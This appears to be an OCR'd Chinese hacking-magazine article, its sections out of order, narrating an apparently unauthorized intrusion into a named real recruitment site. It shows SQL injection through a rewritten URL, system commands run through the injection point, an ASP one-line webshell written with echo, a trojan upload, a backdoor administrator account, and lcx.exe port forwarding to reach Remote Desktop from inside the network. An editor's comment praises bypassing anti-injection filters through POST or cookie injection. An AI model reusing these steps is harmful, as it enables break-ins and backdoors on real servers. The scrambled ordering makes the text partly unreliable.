


图2




图3

为了方便工具猜解，把网址进行下变形，变形后的网址是**http://sgcc.cphr.com.cn/edit_resume.asp?update.x=74&update.y=23&hr_id=165**，页面内容和原来一样，只不过为了能用工具猜解，把变量hr_id由前面换到了后面，对页面没有影响。把地址放到hsdi中进行猜解，竟然是sa注入点（如图4）。




图4




图8 连接

限，而且服务器上面装了一个IIS医生的维护组件，这个东西至少可以重起服务器，重起IIS，如图9。

有这两个功能提权还是有希望的，只是本人暂无头绪而已，大家可以尽情发挥想象，有了好方法记得告诉我一声。

[文章用到的NBSI3、haiyangtop—eval以及shopxp7.2源代码在光盘中有收录]




图9 IIS医生

编辑点评：

文章提出一个突破一般的防注射程序的方法——以POST提交数据，如果防注程序也过滤了POST的，则还可以cookie注射，我们这期的栏目中也有类似的文章可以参考。

既然不支持多句查询，看能不能执行系统命令，执行 **ipconfig /all**，返回的数据显示是内网ip（如图5）。




图5

先看看数据库和web服务器是不是分离的，我自己的ip是221.226.*.*，执行netstat -an，显示出了我的ip地址，说明web服务器和数据库服务器是同一台服务器（图6）。




图6

接下来开始查找网站所在的目录，列网站目录要有耐心，慢慢找一定会找到的，最后，找到网站目录**d:\sgcc**（如图7）。

利用echo命令写入asp一句话木马。在写入一话句木马的时候出现问题了，正常情况下写入asp一句话木马的命令＊ **echo ^<%execute request("a")%^> > d:\sgcc\a.asp** ＊，但是出现问题，没有写进去，经过查找知道是"""符号写不进去，于是把asp一句话木马改成echo＊ **^<%execute request(chr(97))%^> > d:\sgcc\a.asp** ＊，终于成功写入文件（如图8）。




图7




图8

传上去海洋木马，查看到终端端口被管理员改成了10086（如图9）。




图9

由于目标服务器处于内网中，所以想连接上远程终端只有反连出来。先加个rabbitsafe用户名的管理员，上传lcx.exe到服务器上；然后，连接有公网ip的一台服务器，在服务器上执行lcx.exe -listen 99 3389命令，开始监听99端口，在hdsi里执行lcx -slave 公网ip服务器 99 127.0.0.1 10086反连出来（如图10）。




图10

然后，在公网ip的服务器上利用远程桌面工具连接本地ip地址127.0.0.1，利用先前加好的管理员成功登录上去（如图11）。

